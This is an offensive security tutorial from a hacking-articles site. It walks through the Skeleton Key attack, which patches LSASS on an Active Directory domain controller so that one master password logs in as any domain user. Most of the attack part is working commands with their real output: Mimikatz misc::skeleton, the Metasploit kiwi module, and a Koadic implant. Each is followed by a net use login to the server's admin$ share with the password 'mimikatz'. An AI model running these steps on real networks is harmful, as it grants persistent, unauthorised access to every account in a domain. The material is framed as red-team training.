Domain Controller Backdoor: Skeleton Key

hackingarticles.in/domain-controller-backdoor-skeleton-key

Raj April 25, 2020

When the many people around were fighting the good fight for Net Neutrality, talented people over Dell SecureWorks Counter Threat Unit or CTU discovered a malware that can bypass the authentication on Active Directory Systems around the world. This poses a threat to all those systems that have implemented a single-factor authentication. Multiple Factor Authentication was not a big thing back in those days. The attacker can use a password that they want to authenticate as any user on the targeted server. Due to its nature, it was named Skeleton Key.

Table of Content

Introduction

Introduction to Windows Authentication

Microsoft Windows uses two distinct packages in a network for authentication.

- NTLM
- Kerberos

These Authentication packages are enclosed in Dynamic Link Libraries (DLLs) which are loaded into the Local Security Authority Subsystem Service (LSASS) process and client processes.

In these two standard authentication packages, two authentication protocols are implemented The Kerberos authentication is implemented in the Kerberos authentication package and The NTLM authentication is implemented in the MSV1_0 authentication package.

Skeleton Key and Authentication

The Skeleton Key attack tampers both the authentication methods. During NTLM authentication the hash of the master password which is injected in the LASS process will not be matched with the SAM database. Although it will be matched with the Skeleton Key hash. Therefore, completing the authentication. Kerberos encryption will also be downgraded to an algorithm that doesn’t support salt (RC4_HMAC_MD5) and the hash retrieved from the active directory will be replaced with the Skeleton Key hash. The master password hash will be validated server-side. This will lead to successful authentication for Kerberos and NTLM methods.

Working of Skeleton Key

This Skeleton Key injects itself into LSASS and creates a master password that will work for any account in the domain. After injecting, the attacker can use the Skeleton Key password configured at the time of deployment to log in as any domain user. Real users will still be able to log in using their original passwords. This authentication bypass applies to all services that use single-factor AD authentication, such as webmail and VPNs, and it also allows an attacker with physical access of the compromised system to gain control over the system by entering the injected password physically.

Skeleton Key and Red Teaming

The Skeleton Key is a post-exploitation technique that can be used by the Red Teams to access the hosts and network resources without the need to crack any passwords of domain users. Skeleton is used to perform the Lateral Movement after getting the initial foothold in the Target Network and/or Systems. Normally, to achieve persistency, malware needs to write something to Disk. The disk is much more exposed to scrutiny. DC is critical for normal network operations, thus (rarely booted). Therefore, DC resident malware like the skeleton key can be diskless and persistent. Benjamin Delpy implemented the technique that the malware is using inside Mimikatz.

Pre-Requirements for the Attack

To perform this attack, the attacker should have Domain Admin rights.

Rebooting a domain controller will remove this malware and it will have to be redeployed by the attacker.

Scenarios

Let’s talk scenarios, we are going to look at 2 scenarios in general. The first one will be if we have the physical access of the clients in the network. Next, we will comprise one of the clients and then inject the skeleton key remotely to the server.

Configurations used in Practical

Attacker:

OS: Kali Linux 2020.1

Target:

Server OS: Windows Server 2016

Client OS: Windows 10

Physical Access

Since we are assuming the physical access of the client, the injecting skeleton key is quite similar. We are just trying to explain the working of the skeleton key. Scenarios can vary in the real-world due to an unexhaustive list of variables that can factor in the real world.


Mimikatz

There is a DLL file for injecting the skeleton key in the memory, but we have the Mimikatz that can perform this task very easily.

Injecting Key

We run the Mimikatz executable x64 version with the Administrator privileges on the Client System directly. This can be done by right-clicking on the Mimikatz executable and choose “Run As Administrator” option from the drop-down menu. It will ask for the credentials for the Administrator. Enter the credentials. Then we will see that we have the Mimikatz launched. First, we will debug the privilege. We get the OK message that means we are clear to move ahead. Skeleton Key was kept in the Misc modules of Mimikatz. We will inject the skeleton key into the memory using the commands shown in the image given. From the OK messages, we can be sure that we have completed the task successfully.

```
privilege::debug
misc::skeleton
```




```
  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz #
```

Accessing Server Directories


Now that we have injected the skeleton key, the server should be accessible to us using the “mimikatz” password. There is a long list of things that we can do from here. But to prove that point we will just take a peep at the Directories of the Server. Lucky for us, we have just the command for it – “net use”.

```
net use R: \\WIN-S0V7KMTVLD2\admin$ /user:Administrator mimikatz
```




```
C:\Users\yashika>net use R: \\WIN-S0V7KMTVLD2\admin$ /user:Administrator mimikatz
The command completed successfully.


C:\Users\yashika>
```

As soon as we run the previous command, we can see that we have one new drive in the Network Locations. It has the same letter that we mentioned in the command above. Let’s take a peep inside it.



This is the directory form the Windows Server. We have all the services and files from the server that is accessible on the client machine.



ADFS	Fonts	NTDS	servici
ADWS	GameBarPresenceWriter	OCR	Setup
appcompat	Globalization	Offline Web Pages	ShellE:
AppPatch	Help	Panther	SKB
AppReadiness	IME	Performance	Softwa
assembly	ImmersiveControlPanel	PLA	Speecl
bcastdvr	INF	PolicyDefinitions	Speecl
Boot	InfusedApps	PrintDialog	Systen
Branding	InputMethod	Provisioning	Systen
CbsTemp	L2Schemas	Registration	Systen
Cursors	LiveKernelReports	RemotePackages	Systen
debug	Logs	rescache	SYSVC
diagnostics	Media	Resources	SysWC
DigitalLocker	Microsoft.NET	SchCache	TAPI
Downloaded Program Files	Migration	schemas	Tasks
drivers	MiracastView	security	Temp
en-US	ModemLogs	ServiceProfiles	tracin

This concludes this scenario. Again, there are a variety of things that can be done now that we have a skeleton injected in the Sever. This is just a convenient example.

Remote Access


Time to move on to the scenario where we have the remote access of the server and one of the clients in the Network. We are going to use the 3 most prominent Frameworks for the attack. To know about how to compromise a system using these frameworks refer to these articles.

1. Metasploit
2. Koadic
3. Empire

Metasploit Kiwi Module

First, we will be using the Metasploit Framework. We compromise the system and gain a meterpreter session on DC. After gaining the meterpreter session, we load the kiwi module in the session. This gives us the ability to perform the mimikatz commands directly from the meterpreter. We use the kiwi_cmd command to execute the skeleton injection command into the Sever.


```
load kiwi
kiwi_cmd misc::skeleton
```



```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > kiwi_cmd misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

meterpreter >
```

The work on the Server is done. Now it's time to compromise the client. After gaining the meterpreter, we run the shell command. Again, to demonstrate the successful injection of the skeleton key we will be using the net use command to gain the server directory. This time we name is disk Y. After executing the net use command, we pop up a PowerShell instance to access the new shared drive. Now, this sounds weird but we tried to access the directory using the cmd prompt but it was not accessible here. Still, we can see that the contents of the Server Directory are accessible here using the password "mimikatz".

```
shell
powershell
net use Y: \\WIN-S0V7RMTVLD2\admin$ /user:Administrator mimikatz
cd Y:\
dir
```




```
meterpreter > shell
Process 3320 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika\Desktop>net use Y: \\WIN-S0V7KMTVLD2\admin$ /user:Administrator mimikatz
net use Y: \\WIN-S0V7KMTVLD2\admin$ /user:Administrator mimikatz
The command completed successfully.


C:\Users\yashika\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\yashika\Desktop> cd Y:\
cd Y:\
PS Y:\> dir
dir


    Directory: Y:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/16/2016   6:23 AM                ADFS
d-----        4/15/2020   5:37 AM                ADWS
d-----        4/17/2020   4:47 AM                appcompat
d-----         1/6/2017   7:25 PM                AppPatch
d-----        4/15/2020   5:29 AM                AppReadiness
d-r---        7/16/2016   9:26 AM                assembly
d-----         1/6/2017   7:25 PM                bcastdvr
d-----        7/16/2016   6:23 AM                Boot
d-----        7/16/2016   6:23 AM                Branding
d-----        4/15/2020  12:47 PM                CbsTemp
d-----        7/16/2016   6:23 AM                Cursors
d-----        4/18/2020  11:24 AM                debug
d-----        7/16/2016   6:23 AM                diagnostics
d-----        7/16/2016   9:12 AM                DigitalLocker
d---s-        7/16/2016   6:23 AM                Downloaded Program Files
d-----        7/16/2016   6:23 AM                drivers
d-----        7/16/2016   9:12 AM                en-US
d-r-s-         1/6/2017   7:25 PM                Fonts
```

Koadic

Meterpreter is the basic approach. Koadic is a modern one. We gain the session on the server once again. This time we will be using the Koadic implant to inject the skeleton key. After gaining a session, we select the implant with the use command. The name of the implant we plan on using is “mimikatz_dynwrapx”. It gives us a similar functionality as the meterpreter kiwi. We ran the command misc:: skeleton with the help of the MIMICMD function. It injected the skeleton in the Server in no time.


```
use mimikatz_dynwrapx
set MIMICMD misc::skeleton
execute
```



```
(koadic: sta/js/mshta)# use mimikatz_dynwrapx
(koadic: imp/inj/mimikatz_dynwrapx)# set MIMICMD misc::skeleton
[+] MIMICMD => misc::skeleton
(koadic: imp/inj/mimikatz_dynwrapx)# execute
[*] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) created.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) privilege::debug → got SeDebugPrivilege!
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) token::elevate → got SYSTEM!
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) completed.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

[*] Zombie 0: Job 1 (implant/manage/exec_cmd) created.
Result for `del /f %TEMP%\dynwrapx.dll & echo done`:
done
```

Now that we have successfully injected the skeleton key in the memory of the server. Now we proceed towards gaining the session on one of the client machines. After we got the session, we needed to run the net use command to get access to the server directories. As it's a Windows native command, we needed to use the exec_cmd implant to execute this command. We can see in the image given below that the implant has shown the reply saying that the command completed successfully.

